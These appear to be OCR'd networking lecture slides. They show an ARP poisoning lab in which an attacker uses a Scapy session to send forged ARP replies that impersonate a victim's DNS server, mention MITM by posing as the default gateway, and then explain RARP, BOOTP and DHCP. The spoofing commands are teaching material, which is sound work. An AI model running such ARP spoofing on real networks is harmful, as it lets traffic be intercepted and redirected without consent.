
ARP Poisoning: I’m your DNS!



ARP Poisoning: I'm also your destination!



Attack scenario : I'm google!



ARP poisoning with SCAPY

GOAL: evil0 wants to poison victim's ARP cache and steal DNS's IP address

- Victim - IP: 10.0.0.101
- Victim - L2: 00:00:00:00:00:AA
- DNS server - IP: 10.0.0.2
- Attacker - L2: 00:00:00:00:00:FF

```
evil0:$ scapy

>>ips="10.0.0.2"
>>ipd="10.0.0.101"
>>hs="00:00:00:00:00:FF"
>>hd="00:00:00:00:00:AA"

>>a=Ether(src=hs,dst=hd)
>>b=ARP(op=2,psrc=ips,pdst=ipd,hwdst=hd,hwsrc=hs)
>>p=a/b
>>sendp(p,loop=1,inter=1)
```

What’s going on?

Watch ARP cache

- victim:$ watch “ip n”

Resolve a name:

- victim:$ host www.repubblica.com

Open the browser


victim:$ links www.facebook.com

victim:$ links www.google.com


Is there anything we can do?

- ARP and DNS static entry (“ip n add” and “/etc/hosts”)

MITM Attack: I’m the default GW



MITM Attack: I own your packets!



Getting an IP address

REVERSE ADDRESS RESOLUTION PROTOCOL (RARP)

The problem

Bootstrapping a diskless terminal

- this was the original problem in the 70s and 80s

Reverse ARP [RFC903]

- a way to obtain an IP address starting from MAC address


Today problem: dynamic IP address assignment

- limited pool of addresses assigned only when needed


RARP not sufficiently general for modern usage

- BOOTP (Bootstrap Protocol - RFC 951): significant changes to RARP (a different approach)
- DHCP (Dynamic Host Configuration Protocol - RFC 1541): extends and replaces BOOTP

RARP packet format
almost identical to ARP. Differences:



RARP Request/reply



RARP problems

Network traffic

- for reliability, multiple RARP servers need to be configured on the same Ethernet
  - to allow bootstrap of terminals even when one server is down
- But this implies that ALL servers simultaneously respond to RARP request
  - contention on the Ethernet occurs

RARP requests not forwarded by routers

- being hardware level broadcasts...

RARP fundamental limit

Allows only to retrieve the IP address information

- and what about all the remaining full set of TCPIP configuration parameters???
  - Netmask?
  - name of servers, proxies, etc?
  - other proprietary/vendor/ISP-specific info?

This is the main reason that has driven to engineer and use BOOTP and DHCP

BOOTP/DHCP approach

Requests/replies encapsulated in UDP datagrams

- may cross routers
- no more dependent on physical medium

request addressing:

- destination IP = 255.255.255.255
- source IP = 0.0.0.0
- destination port (BOOTP): 67
- source port (BOOTP): 68

router crossing:

- router configured as BOOTP relay agent
- forwards broadcast UDP requests with destination port 67

BOOTP parameters exchange

Many more parameters

- client IP address (when static IP is assigned)
- your IP address (when dynamic server assignment)
- gateway IP address (bootp relay agent - router - IP)
- server hostname
- boot filename

Fundamental: vendor-specific information field (64 bytes)

- seems a lot of space: not true!
- DHCP uses a 312 vendor-specific field!

Vendor specific information format allows general information exchange

Tag 1 byte	Len 1 byte	Parameter exchanged

E.g.: subnet mask:

- tag=1, len=4, parameter=32 bit subnet mask

e.g.: time offset:

- tag=2, len=4, parameter=time
  (seconds after midnight, jan 1 1900 UTC)

e.g. gateway (variable item)

- tag=3, len=N, list of gateway IPaddr (first preferred)

e.g. DNS server (tag 6)